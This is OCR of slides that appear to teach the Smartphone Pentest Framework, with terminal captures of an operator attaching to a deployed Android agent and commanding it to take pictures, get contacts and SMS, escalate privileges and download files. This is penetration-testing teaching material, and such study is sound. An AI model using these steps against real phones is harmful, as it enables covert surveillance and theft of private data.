
With hidden functionality


Remotely control, gather information, privilege escelation


Interact with SPF agents


Attach SPF to deployed agents and send them commands


Permission apps and root apps



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Hosting Path:/testexample
Filename:/coolapp.apk
Phone Number to Attack:15555215556
Use custom text?(y/N)N
mkdir: cannot create directory `/var/www/testexample': File exists
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>1
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent
2.) Generate Agent App
3.) Copy Agent to Web Server
spf>1


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
7.) Clear/Create Database
0.) Exit
spf>1
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent
2.) Generate Agent App
3.) Copy Agent to Web Server
spf>1
Attach to a Deployed Agent:
This will set up handlers to control an agent that has already been deployed.
Agent URL Path:/androidagent1
Agent Control Key:KEYKEY1
URL Path: /androidagent1
Control Key: KEYKEY1
Is this correct?(y/N):y
mkdir: cannot create directory `/var/www/androidagent1': File exists


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Is this correct?(y/N):y
mkdir: cannot create directory `/var/www/androidagent1': File exists
Select An Option from the Menu:
1.) Attach Framework to a Deployed Agent/Create Agent
2.) Send Commands to an Agent
3.) View Information Gathered
4.) Attach Framework to a Mobile Modem
5.) Run a remote attack
6.) Run a social engineering or client side attack
7.) Clear/Create Database
0.) Exit
spf>2
Available Agents:
1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu
spf>1


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
6.) Download File
Select a command to perform or 0 to return to the previous menu
spf>2
Take a picture and upload it to the webserver. Will upload a message if it fails.
Delivery Method (SMS or HTTP)
spf>HTTP
Commands:
1.) Send SMS
2.) Take Picture
3.) Get Contacts
4.) Get SMS Database
5.) Privilege Escalation
6.) Download File
Select a command to perform or 0 to return to the previous menu
spf>


root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Select an agent to interact with or 0 to return to the previous menu
spf>1
Commands:
1.) Send SMS
2.) Take Picture
3.) Get Contacts
4.) Get SMS Database
5.) Privilege Escalation
6.) Download File
Select a command to perform or 0 to return to the previous menu
spf>2
Take a picture and upload it to the webserver. Will upload a message if it fails.
Delivery Method (SMS or HTTP)
spf>HTTP



root@bt: ~/Smartphone-Pentest-Framework/frameworkconsole
File Edit View Terminal Help
Data:
SMS Database:
Contacts:
Picture Location:
Rooted?:
Press <Enter> to continue
Available Agents:
1.) 15555215556
Select an agent to interact with or 0 to return to the previous menu.
spf>1
Data:
SMS Database:
Contacts:
Picture Location: /root/Smartphone-Pentest-Framework/frameworkconsole/picture.jpg
Rooted?:
Press <Enter> to continue

